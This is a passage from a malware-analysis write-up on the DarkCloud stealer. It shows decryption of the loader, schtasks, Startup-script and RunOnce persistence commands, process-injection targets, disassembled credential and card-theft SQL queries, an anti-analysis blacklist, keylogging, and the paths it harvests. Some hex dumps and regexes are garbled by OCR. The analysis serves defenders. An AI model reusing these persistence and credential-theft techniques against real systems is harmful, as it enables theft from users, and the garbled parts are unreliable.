00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000150 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 .....

```

At this point, we can go full h4ck3r mode again and verify that we are on the right track and truly understand the process. For example, we can write Python code to handle the extracted file and perform the decryption ourselves.

```

from Crypto.Cipher import DES3
import binascii

#Keys
rgbKey = bytes([0x39, 0x1C, 0x8A, 0x9E, 0x80, 0xC2, 0xF8, 0xDF, 0x36, 0x3E, 0x46,
0xFB, 0xD9, 0x12, 0x09, 0xBA])
rgbIV = bytes([0xA3, 0x4B, 0x1F, 0xEB, 0x28, 0xFE, 0x46, 0xEA])

#Hex data
hex_data = "<redacted>"
ciphertext = binascii.unhexlify(hex_data)

#Decrypt Triple DES (3DES)
cipher = DES3.new(rgbKey, DES3.MODE_CBC, rgbIV)
plaintext = cipher.decrypt(ciphertext)

#Save
with open("output.exe", "wb") as f:
    f.write(plaintext)

print("Saved as output.exe")

```

In both cases, we should be able to extract a binary, which is then loaded into memory.

```

Assembly result;
try
{
    byte[] rawAssembly = Class1.smethod_0();
    result = AppDomain.CurrentDomain.Load(rawAssembly);
}
catch (Exception innerException)
{
    throw new Exception("Failed to load assembly.", innerException);
}

```

| _buffer |  | (byte[0x00132800]) |
|---------|--|--------------------|
| [0]     |  | 0x4D               |
| [1]     |  | 0x5A               |
| [2]     |  | 0x90               |
| [3]     |  | 0x00               |
| [4]     |  | 0x03               |
| [5]     |  | 0x00               |
| [6]     |  | 0x00               |
| [7]     |  | 0x00               |
| [8]     |  | 0x04               |
| [9]     |  | 0x00               |
| [10]    |  | 0x00               |
| [11]    |  | 0x00               |
| [12]    |  | 0xFF               |
| [13]    |  | 0xFF               |
| [14]    |  | 0x00               |
| [15]    |  | 0x00               |
| [16]    |  | 0xB8               |
| [17]    |  | 0x00               |
| [18]    |  | 0x00               |
| [19]    |  | 0x00               |
| [20]    |  | 0x00               |
| [21]    |  | 0x00               |
| [22]    |  | 0x00               |

Decryption Result in a Graphical Format

# Binary decryption

```
00000000 E2 45 89 80 FB EE 7E 23 23 21 25 47 ED 1A D5 83  
00000010 72 3C 50 C6 SE FD DA F4 DD 92 4E 8A 42 79 C1 51  
00000020 72 0F A6 EF 01 4F 15 AC ED 70 B6 A1 68 CC 92 25  
00000030 92 B5 08 DC B2 78 B1 5A 3D 5F DF 9C 9A BC 16 17  
00000040 85 6C 29 82 82 7C 72 80 A4 23 25 FA FO AD B6 F2  
00000050 C4 B3 72 3C 01 74 1E 16 69 D8 E2 07 DF A5 FO 5D  
00000060
```



```
static byte[] method_0()  
{  
    int num = 0;  
    bool flag = false;  
    while (!flag)  
    {  
        try  
        {  
            byte[] array = Class1.method_0();  
            byte[] rgbKey = Convert.FromBase64String("0ByKx0C48E2P6b72RI7u6e");  
            byte[] rgbIV = Convert.FromBase64String("0b6fy48u0e");  
            using (TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDESCryptoServiceProvider())  
            {  
                using (MemoryStream memoryStream = new MemoryStream())  
                {  
                    using (CryptoStream cryptoStream = new CryptoStream(memoryStream, tripleDESCryptoServiceProvider.CreateDecryptor(rgbKey, rgbIV), CryptoStreamMode.Write))  
                    {  
                        cryptoStream.Write(array, 0, array.Length);  
                        flag = true;  
                        return memoryStream.ToArray();  
                    }  
                }  
            }  
        }  
        catch (WebException)  
        {  
            num++;  
        }  
    }  
}
```

```
00000000 E2 45 89 80 FB EE 7E 23 23 21 25 47 ED 1A D5 83 AEh001-##19GL.0f  
00000010 72 3C 50 C6 SE FD DA F4 DD 92 4E 8A 42 79 C1 51 rCPeY0GIVnSByAQ  
00000020 72 0F A6 EF 01 4F 15 AC ED 70 B6 A1 68 CC 92 25 z,i,i,O-4ipRi!8  
00000030 92 B5 08 DC B2 78 B1 5A 3D 5F DF 9C 9A BC 16 17 *u,0*xzI= Be9W.  
00000040 85 6C 29 82 82 7C 72 80 A4 23 25 FA FO AD B6 F2 _l),,z"#Fq0.50  
00000050 C4 B3 72 3C 01 74 1E 16 69 D8 E2 07 DF A5 FO 5D A*rc,t...106#0V9]  
00000060 64 29 87 CC 32 FO 24 CE 9A 39 13 FF 87 4B E7 39 d-128I89,yKq9  
00000070 75 55 2D CE 37 99 22 82 78 45 D5 A4 86 7E D7 2C ut-!Tm,xE0w+*  
00000080 9F 37 91 9D 4D 55 C3 6B 2E BF 38 82 E9 1D 0B E8 Y*.mUk.z8,e..e  
00000090 40 9F 93 0C 91 42 B3 AB D6 A0 E2 35 12 4A 8F A7 0Y3."B*W0 a5.J.S  
000000A0 CB A5 88 87 A8 2C ED EF BC 37 AE A6 DE 05 40 F1 E8k*,IqW8!8  
000000B0 50 A7 4E 29 61 60 0F 6A 7A 3E D9 7D 4D 9C E2 CB P8N!*,jz0)MkGE  
000000C0 90 8C A4 4B BB FE DF B2 C4 8D 1E 64 5D 13 D2 E7 .GKkq8A*^..d).0q  
000000D0 70 A4 C3 EE FS C4 1F 4F 0F B0 54 59 10 8F 56 89 pA10A.O..TIV..Vh  
000000E0 87 98 79 0C 55 94 07 CE A4 CF F4 4F E5 57 9D DC *8IU*+I1008W.U  
000000F0 CD 4F 27 EE 97 AD B0 C5 FE 8F 5D 86 4F 87 68 92 A0!*-M8p010 h  
00001000 FC EE 78 55 AA 0F 34 0F 63 8D 93 84 86 3C 46 94 uixU*.4.g...*cF  
00001010 FS E2 38 AE C2 20 BC B3 2E 7F 27 7D 83 06 52 AC 0888A *^..!f.R-  
00001020 63 D0 26 89 89 AC 81 FO 23 CE 9F 4B 1C D0 38 41 cb6*+..y8IK.08A  
00001030 FO 95 0E FF 12 07 63 61 4A 82 FE 45 58 00 86 CA *+y.CmJ,EXE.TE  
00001040 79 10 F3 24 52 27 C6 4A E6 19 10 3D 83 5A 5C 2F y.68R.E7E...y2\`  
00001050 BE 69 E2 30 27 A5 9A 05 66 6E EA AA 24 52 18 7C N180*V8.f8e*8R.|  
00001060 78 A6 BD 88 B6 D8 FA 39 2D 12 D4 92 02 4C 03 77 x!4*809-0'.L.W  
00001070
```

```
rgbKey 0ByKx0C48E2P6b72RI7u6e  
rgbIV 0b6fy48u0e
```

```
00000000 4D 5A 90 00 03 00 00 04 00 00 00 FF FF 00 00 H2.....Yy..  
00000010 88 00 00 00 00 00 00 40 00 00 00 00 00 00 .....8.....  
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....E..  
00000040 0E 1F BA 0E 00 84 09 CD 21 B8 01 4C CD 21 54 68 *..I..LI!Th  
00000050 69 73 20 70 71 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno  
00000060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS  
00000070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 mode...6.....  
00000080 50 45 00 00 4C 01 03 00 57 28 B7 67 00 00 00 PE.L...W/g...  
00000090 00 00 00 00 E0 00 0E 21 0B 01 30 00 00 20 13 00 ...A...l..0..  
000000A0 00 06 00 00 00 00 00 00 EE 3F 13 00 00 20 00 00 .....45..  
000000B0 00 40 13 00 00 00 40 00 00 20 00 00 00 02 00 00 .8...8.....  
000000C0 04 00 00 00 00 00 04 00 00 00 00 00 00 00 00 .....  
000000D0 00 80 13 00 02 00 00 00 00 03 00 40 85 .....8..  
000000E0 00 00 10 00 00 10 00 00 00 10 00 00 00 00 .....  
000000F0 00 00 00 00 0F 00 00 00 00 00 00 00 00 00 .....  
00001000 A0 3F 13 00 4B 00 00 00 40 13 00 36 03 00 00 ?..R...8..4..  
00001010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00001020 00 60 13 00 0C 00 00 00 00 00 00 00 00 00 .....  
00001030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00001040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00001050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00001060
```


I tested this myself, and as expected, we received the same content in both cases.



To make the binary extraction process more visual, here's a summary in graphical form:



# Binary Extraction From NET



Once we reach this stage, what we obtain in most cases is a library that loads the code into memory. However, it also performs other tasks, such as creating additional persistence mechanisms.

@RexarVc0



After loading the library module, it carries out actions like creating scripts in temporary folders or startup-type directories. We've seen this before, but it's not the only persistence mechanism I've encountered—some samples also modify registry settings or scheduled tasks.

| Name      | Optimized | Dynamic | InMemory | Order | Version | Timestamp | Address           | Process              | AppDomain       | Path      |
|-----------|-----------|---------|----------|-------|---------|-----------|-------------------|----------------------|-----------------|-----------|
| Kkeechwgx | No        | No      | Yes      | 8     | 1.0.0.0 |           | 06620000-06752800 | [0x12A0] drkcl.d.exe | [1] drkcl.d.exe | Kkeechwgx |

## Examples of Different Persistence Methods

```
schtasks.exe /Create /TN "Updates\<RandName>" /XML "C:\Users\
<user>\AppData\Local\Temp\<DroppedFile>"
C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\
<RandName>.vbs
Key: * \SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce - Data:
*\AppData\Roaming\Microsoft\Windows\Templates\<RandName>.exe
```

**Persistence**

The top screenshot shows a file explorer view of the directory `AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`. A file named `Okeghem.vbs` is visible. A Notepad window is open, displaying the command: `set wshshell = createobject("wscript.shell").run "C:\Users\...\AppData\Local\bee\sh\okeghem.exe", 1 set wshshell = nothing`.

The bottom screenshot shows a task list with a process named `NextSink.vbs`. A Notepad window is open, displaying the command: `createobject("wscript.shell").run ""C:\Users\...\AppData\Roaming\nextsink.exe""`.

Ultimately, everything culminates in the injection of a VB-based binary, which is the Stealer. This gets injected into a process of its choosing. I've seen a variety of targets, ranging from RegSvc to .NET files, and even the loader process itself. As is common with RATs and Stealers, this technique is designed to evade detection and complicate analysis. It is much easier to spot an unusual process or file than to analyze or detect something that resides in the memory of a legitimate system process.

Here's a list of the most commonly used processes I've observed:

- Svchost
- InstallUtil
- MSBuild
- Itself

# Process Injection

The diagram illustrates the process injection workflow. It shows a task manager window with 'RegSvc.exe' selected, a memory dump of the process, a file explorer showing 'test.exe', and a disassembled code snippet.

**Task Manager:** Shows 'RegSvc.exe' running in 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvc.exe' with PID 0x400000 and Private: Commit 376 KB RWX.

**Memory Dump:** Shows a hex dump of memory with ASCII characters. The first dump shows the beginning of the process, and the second dump shows the injected code.

**File Explorer:** Shows 'test.exe' (Application, 376 KB).

**Disassembled Code:** Shows assembly instructions for the injected code:

```

loc_0043A7AD: push 0042E94h ; "*****DARKCLOUD*****"
loc_0043A7B2: call [00401080h] ; __vbaStrCat
loc_0043A7B8: mov edx, eax
loc_0043A7BA: lea ecx, var_118
loc_0043A7C0: call [00401320h] ; __vbaStrMove
loc_0043A7C6: push eax
loc_0043A7C7: push 0042E2F8h ; vbCrLf
loc_0043A7C3: call [00401080h] ; __vbaStrCat
loc_0043A7D2: mov edx, eax
loc_0043A7D4: mov ecx, 0045C044h
loc_0043A7D9: call [00401320h] ; __vbaStrMove
loc_0043A7DF: lea ecx, var_118
loc_0043A7E5: call [00401360h] ; __vbaFreeStr
loc_0043A7EB: mov var_4, 0000003Eh
loc_0043A7F2: mov edx, 0042DE88h
loc_0043A7F7: lea ecx, var_B0
loc_0043A7FD: call [00401298h] ; __vbaStrCopy
loc_0043A803: jmp 0043AC21h
loc_0043A808: mov var_4, 00000040h
loc_0043A80E: lea edx, var_24
    
```



I didn't want to go too deep into the extraction of the second binary, since it follows a similar process but from a second-stage library. The end result is a VB-based binary with extensive capabilities, which I will now present in a more accessible format.

- Code
  - Form1
    - Timer2\_Timer\_433D50
    - Timer3\_Timer\_433F70
    - Form\_Load\_433A30
    - Timer1\_Timer\_433AD0
    - Timer4\_Timer\_434540
    - Timer5\_Timer\_434660
    - ScreenCapture\_434950
    - GetKeyboardData\_435330
    - fitnesssophiologicabacusesgalactogogue\_4364A0
  - Module1
    - Proc\_1\_0\_436660
    - Proc\_1\_1\_4373C0
    - Proc\_1\_2\_438F20
    - Proc\_1\_3\_43D010
    - Proc\_1\_4\_43D3C0
    - Proc\_1\_5\_43D560
    - Proc\_1\_6\_43DDE0
    - Proc\_1\_7\_43E140
    - Proc\_1\_8\_43F9B0
    - Proc\_1\_9\_440850
    - Proc\_1\_10\_441780
    - Proc\_1\_11\_441D90
    - Proc\_1\_12\_442720
    - Proc\_1\_13\_4436B0
    - Proc\_1\_14\_443830
    - Proc\_1\_15\_443990
    - Proc\_1\_16\_443B40
    - Proc\_1\_17\_444860
    - Proc\_1\_18\_4454D0
    - Proc\_1\_19\_445750
    - Proc\_1\_20\_445900
    - Proc\_1\_21\_446B50
    - Proc\_1\_22\_4479C0
    - Proc\_1\_23\_4485B0
    - Proc\_1\_24\_448CA0
    - Proc\_1\_25\_449160
    - Proc\_1\_26\_449250
    - Proc\_1\_27\_4495C0
    - Proc\_1\_28\_449D70
    - Proc\_1\_29\_44A190
    - Proc\_1\_30\_44A240
    - Proc\_1\_31\_44A760
    - Proc\_1\_32\_44B090

Once injected, DarkCloud exhibits a wide range of malicious activities. It systematically gathers information from web browsers, collects system data, and even harvests credit card details. Additionally, it closely monitors running processes and logs keystrokes, making it a highly capable and well-rounded piece of malware.

### DarkCloud

#### Software/Browsers

```
loc_004393E2: mov ecx, 00421E8B; "IMAP User"
loc_004393E3: mov ecx, var_220
loc_004393E3: mov eax, var_100
loc_004393F3: lea ecx, [eax+ecx*4]
loc_004393FE: call [00401298]; ___vbaStrCopy
loc_0043B871: push 0042F548; "COREFTP"
loc_0043B876: push 00000000
loc_0043B878: call [00401268]; ___vbaInstr
loc_0043B87E: mov var_1C8, eax

loc_0043C297: push 0042F508; "Misc SCP 2"
loc_0043C29C: push 00000000
loc_0043C29E: call [00401268]; ___vbaInstr
loc_0043C2A4: mov var_1C8, eax
loc_004394C6: mov ecx, 0042F238; "SMTP User"
loc_004394C9: mov ecx, var_220
loc_004394D1: mov eax, var_100
loc_004394D7: lea ecx, [eax+ecx*4]
loc_004394D4: call [00401298]; ___vbaStrCopy

loc_0043946E: call [0040114C]; ___vbaGenerateBoundsError
loc_00439474: mov var_2C0, eax
loc_00439474: mov ecx, 0042720C; "HTTPMail Server"
loc_0043947F: mov ecx, var_220
loc_00439485: mov eax, var_100
loc_0043948B: lea ecx, [eax+ecx*4]
loc_0043948E: call [00401298]; ___vbaStrCopy
loc_00434625: mov var_84, 00431844; "AppData"
loc_0043462E: mov var_8C, 00000000
loc_00434632: lea ecx, var_8C
loc_00434638: lea ecx, var_5C
loc_00434645: call ___vbaVarDup
loc_00434650: lea ecx, var_5C
loc_00434660: push edx
loc_00434661: lea ecx, var_6C
loc_00434664: push eax
loc_00434665: call edi
loc_00434667: mov var_94, 0043285C; "Abeccastudios\CyberFox\Profiles"
loc_00434668: mov var_9C, 00000000
loc_00434669: mov var_9C, 00000000
loc_0043201E: mov var_84, 00431844; "AppData"
loc_00432028: mov var_8C, 00000000
loc_00432032: lea ecx, var_8C
loc_00432038: lea ecx, var_5C
loc_0043203D: call ___vbaVarDup
loc_0043203D: lea ecx, var_5C
loc_00432040: push edx
loc_00432041: lea ecx, var_6C
loc_00432044: push eax
loc_00432045: call edi
loc_00432047: mov var_94, 00431F10; "Opera Software\Opera Stable"
loc_00432048: mov var_9C, 00000000
loc_00432049: push eax
```

#### Card Info

```
loc_0043EE2: mov ecx, 0042FE38; "SELECT origin_url, username_value, password_value FROM logins"
loc_0043EE67: lea ecx, var_74
loc_0043EE6A: mov var_40, eax
loc_0043EE6D: call [00401298]; ___vbaStrCopy
loc_0043EE6E: call [00401298]; ___vbaStrCopy
loc_0043EE6E: mov ecx, 0042FE44; "SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards"
loc_0043EE98: lea ecx, var_74
loc_0043EE9E: mov var_40, eax
loc_0043EE9F: call [00401298]; ___vbaStrCopy
loc_0043FB81: mov ecx, 004301C8; "Amex Card"
loc_0043FB8D: lea ecx, var_24
loc_0043FB90: call [00401298]; ___vbaStrCopy
loc_0043FB95: mov var_40, 00000000
loc_0043FB9D: mov var_40, 0042FE08; "(6541|6556)[0-9]{12}*"
loc_0043FBFA: mov var_48, 00000000
loc_0043FBFD: mov eax, 00000010
loc_0043FBFD: call [00401398]; ___vbaChkstk
loc_0043FBF5: mov ecx, esi
```

```
loc_0043E6D: push 0042FF68; "New on Card:"
loc_0043E6E: call edi
loc_0043E6E: mov edx, eax
loc_0043E6E: lea ecx, var_74
loc_0043E6F: call ___vbaStrMove
loc_0043E6F: mov ecx, var_54
loc_0043E70: push eax
loc_0043E71: call edi
loc_0043E72: call edi
loc_0043E73: mov ecx, var_78
loc_0043E74: push eax
loc_0043E75: push eax
loc_0043E76: push 0042FF78; vbaCrLf
loc_0043E77: call edi
loc_0043E78: mov ecx, eax
loc_0043E79: lea ecx, var_7C
loc_0043E7A: call ___vbaStrMove
loc_0043E7A: push eax
loc_0043E7B: push 00430148; " expiry date:"
loc_0043E7C: call edi
loc_0043E7C: mov ecx, eax
loc_0043E7C: lea ecx, var_80
loc_0043E7D: call ___vbaStrMove
loc_0043E7E: push eax
loc_0043E7F: mov ecx, var_4C
loc_0043E80: push eax
loc_0043E81: call edi
loc_0043E82: mov ecx, eax
loc_0043E83: lea ecx, var_68
loc_0043E84: call ___vbaStrMove
loc_0043E85: push eax
loc_0043E86: push eax
loc_0043E87: push 0042FF88; vbaCrLf
loc_0043E88: call edi
loc_0043E89: mov ecx, var_88
loc_0043E8A: call ___vbaStrMove
loc_0043E8B: push eax
loc_0043E8C: push eax
loc_0043E8D: push 0042FFC8; "Card Number:"
loc_0043E8E: call edi
loc_0043E8E: mov ecx, eax
```

#### Blacklist

```
loc_00455D0A: mov ecx, 00455D0A; "fiddler"
loc_00455D0F: mov ecx, var_118
loc_00455D12: mov eax, var_80
loc_00455D18: lea ecx, [eax+ecx*4]
loc_00455D20: call [00401298]; ___vbaStrCopy
loc_00455D21: mov var_4, 00000000
loc_00455D28: mov var_118, 00000010
loc_00455D32: cmp var_118, 00000008
loc_00455D39: jae 00455D39
loc_00455D39: mov var_154, 00000000
loc_00455D45: jmp 00455D39
loc_00455D47: call [0040114C]; ___vbaGenerateBoundsError
loc_00455D4D: mov var_154, eax
loc_00455D53: mov ecx, 00432A08; "vszstream"
loc_00455D58: mov ecx, var_118
loc_00455D5E: mov eax, var_80
loc_00455D64: lea ecx, [eax+ecx*4]
loc_00455D6C: call [00401298]; ___vbaStrCopy
loc_00455D6C: mov var_4, 00000000
loc_00455D71: mov var_118, 00000002
loc_00455D80: cmp var_118, 00000008
loc_00455D87: jae 00455D87
loc_00455D87: mov var_154, 00000000
loc_00455D93: jmp 00455D87
loc_00455D93: call [0040114C]; ___vbaGenerateBoundsError
loc_00455D9A: mov var_158, eax
loc_00455DA6: mov ecx, 00432A1C; "tcpview"
loc_00455DAE: mov eax, var_80
loc_00455DB4: lea ecx, [eax+ecx*4]
loc_00455DBC: call [00401298]; ___vbaStrCopy
loc_00455DBC: mov var_4, 00000000
loc_00455DBF: mov var_118, 00000000
loc_00455DC4: cmp var_118, 00000008
loc_00455DCB: jmp 00455DBF
loc_00455DCB: mov var_15C, 00000000
loc_00455DD1: jmp 00455E45
loc_00455D99: call [0040114C]; ___vbaGenerateBoundsError
loc_00455D99: mov var_15C, eax
loc_00455DE5: mov ecx, 00432A38; "procxp"
```

#### Keylogging

```
loc_00435E1E: call 0042D8FC; GetAsyncKeyState(0x1v)
loc_00435E23: mov var_108, ax
loc_00435E2A: call [00401808]; ___vbaSetSystemError
loc_00435E30: cmp var_108, FF0001h
loc_00435E39: jnz 004360E8
loc_00435E3F: mov var_4, 00000051h
loc_00435E44: cmp [0045C018], FFFFFFFh
loc_00435E4E: jnz 00435FA8
loc_00435E54: mov var_4, 00000052h
loc_00435E58: mov eax, [0045C078]
loc_00435E68: mov var_134, eax
loc_00435E6E: mov ecx, var_134
loc_00435E7C: mov var_164, ecx
loc_00435E7E: mov edx, var_164
loc_00435E84: mov var_164, edx
loc_00435E8A: cmp var_164, 00000005h
loc_00435E8B: ja 00435F55
loc_00435E91: mov eax, var_164
loc_00435E97: jmp [eax*4+00436444h]
loc_00435E9E: jmp 00435F55
loc_00435EAA: mov var_4, 00000054h
loc_00435EAB: mov ecx, [0045C084]
loc_00435E8B: push ecx
loc_00435E8B: push 0042E36C; ";"
loc_00435E8B: call [00401808]; ___vbaStrCat
loc_00435E8C: mov ecx, eax
loc_00435E8E: mov ecx, 0045C084; "0;"
loc_00435EC3: call [00401328]; ___vbaStrMove
```

#### Screen Capture

```
loc_004351AC: call [00401094h]; ___vbaResultCheckObj
loc_004351B2: mov var_138, eax
loc_004351B8: jmp 004351C4h
loc_004351D1: mov var_138, 00000000h
loc_004351C4: lea ecx, var_3C
loc_004351C7: call [00401364h]; ___vbaFreeObj
loc_004351CD: mov var_4, 00000011h
loc_004351D4: mov var_54, 0042E2A8; "picTempPic_"
loc_004351D8: mov var_5C, 00000008h
loc_004351E2: lea ecx, var_38
```



As a curiosity, while I was collecting all the command lines it executes, as well as the registry entries and other accessed locations, I noticed that the credit card-related regex used by DarkCloud had been copied in order from a site on GitHub (@michaelkeevildown)

[michaelkeevildown Github](https://github.com/michaelkeevildown)

```

loc_0043FB88: mov edx, 004301CCh ; "Amex Card"
loc_0043FB8D: lea ecx, var_24
loc_0043FB90: call [00401298h] ; __vbaStrCopy
loc_0043FB96: mov var_4, 00000000h
loc_0043FB9D: mov var_40, 0042FE00h ; "^(6541|6556)[0-9]{12}$"
loc_0043FBAA: mov var_48, 00000000h
loc_0043FBAB: mov eax, 00000010h
loc_0043FB80: call 00403390h ; __vbaChkstk
loc_0043FB85: mov ecx, esp
loc_0043FC4F: mov edx, 00430000h ; "BCGlobal"
loc_0043FC54: lea ecx, var_24
loc_0043FC57: call [00401298h] ; __vbaStrCopy
loc_0043FC5D: mov var_4, 00000000h
loc_0043FC64: mov var_40, 004301E4h ; "^389[0-9]{11}$"
loc_0043FC6B: mov var_48, 00000000h
loc_0043FC72: mov eax, 00000010h
loc_0043FC77: call 00403390h ; __vbaChkstk
loc_0043FD16: mov edx, 00430208h ; "Carte Blanche Card"
loc_0043FD1B: lea ecx, var_24
loc_0043FD1E: call [00401298h] ; __vbaStrCopy
loc_0043FD24: mov var_4, 00000013h
loc_0043FD2B: mov var_40, 00430234h ; "^3(?:0[0-5]|[68][0-9])[0-9]{11}$"
loc_0043FD32: mov var_48, 00000000h
loc_0043FD39: mov eax, 00000010h
loc_0043FD3E: call 00403390h ; __vbaChkstk

```

## Credit Card Regex

- Amex Card: `^(37)[0-9]{13}$`
- BCGlobal: `^(6541|6556)[0-9]{12}$`
- Carte Blanche Card: `^389[0-9]{11}$`
- Diners Club Card: `^(?:0[0-5]|[68][0-9])[0-9]{11}$`
- Discover Card: `^(65[4-9][0-9]{13}|64[4-9][0-9]{13}|6011[0-9]{12}|622(?:12[0-9]{11}|3-9)[0-9]{2-8}[0-9]{9}|010-9|92[0-5])[0-9]{14}$`
- Insta Payment Card: `^(63[7-9])[0-9]{13}$`
- JCB Card: `^(2-2131|1800|354(3))4(11)$`
- KoreanLocalCard: `^(9[0-9]{15}$`
- Laser Card: `^(6304|6706|6709|6771)[0-9]{12,15}$`
- Maestro Card: `^(5018|5020|5038|5893|6304|6759|6761|6762|6763)[0-9]{8,15}$`
- Mastercard: `^(5[1-5])[0-9]{14}$`
- Solo Card: `^(6334|6767)[0-9]{12}((6334|6767)[0-9]{14})|(6334|6767)[0-9]{15}$`
- Switch Card: `^(4903|4905|4911|4936|6333|6759)[0-9]{12}((4903|4905|4911|4936|6333|6759)[0-9]{14})|(4903|4905|4911|4936|6333|6759)[0-9]{15}|564182[0-9]{10}|564182[0-9]{12}|564182[0-9]{13}|633110[0-9]{10}|633110[0-9]{12}|633110[0-9]{13}$`
- Union Pay Card: `^(62[0-9]{14,17})$`
- Visa Card: `^(4[0-9]{12}(?:[0-9]{3}))$`
- Visa Master Card: `^(?:4[0-9]{12}(?:[0-9]{3})?5[1-5][0-9]{14})$`

I leave you with the compilation of interesting paths/logs/cmd that I have compiled based on the extracted samples.

### Features

- Screenshot
- Keylogger
- Get credentials
- Get Computer Name/Users
- Mail Info
- IMAP/HTTP/SMTP/FTP/NNTP/NNTP/POP3 Info
- Password managers
- Router info

### Paths/Files accessed

\Default\Login Data\  
\User Data\  
\WebData\  
\Logins.json  
\key3.db  
\key4.db  
\keyDBPath.db  
\signons.sqlite  
\keyDBPath.sqlite  
Storage\  
mail\  
Data\  
\Accounts\Account.rec0  
\Accounts\Account.tdat  
\Account.stg  
\Account.rec0  
\Local State  
\Microsoft\Windows\Templates\  
\accounts.xml  
\recentservers.xml  
\sitemanager.xml

Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\  
Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\  
Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging  
Subsystem\Profiles\Outlook\  
Software\Microsoft\Windows Messaging Subsystem\Profiles\  
Software\FTPWare\COREFTP\Sites  
Software\Martin Prikryl\WinSCP 2\Sessions

\Google\Chrome\User Data  
\Opera Software\Opera Stable  
\Yandex\YandexBrowser\User Data  
\360Chrome\Chrome\User Data  
\Comodo\Dragon\User Data  
\MapleStudio\ChromePlus\User Data  
\BraveSoftware\Brave-Browser\User Data  
\7Star\7Star\User Data  
\CocCoc\Browser\User Data  
\uCozMedia\Uran\User Data  
\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer  
\CatalinaGroup\Citrio\User Data  
\NETGATE Technologies\BlackHawk\Profiles  
\8pecxstudios\Cyberfox\Profiles

| Software



Outlook  
foxmail  
pidgin  
CoreFTP  
WinSCP  
FTPWare  
FileZilla  
Chrome  
Opera  
Yandex  
360Chrome  
Comodo  
MapleStudio  
Chromium  
Torch  
Brave  
Iridium  
7Star  
Amigo  
CentBrowser  
Chedot  
CocCoc  
Elements Browser  
Epic Privacy Browser  
Kometa  
Orbitum  
Sputnik  
uCozMedia  
Vivaldi  
Fenrir Inc  
Citrio  
Coowon  
liebao  
QIP Surf  
Microsoft Edge  
Mozilla  
Waterfox  
K-Meleon  
Thunderbird  
Cyberfox  
BlackHawk (NetGate)

| Regex

Proto

```
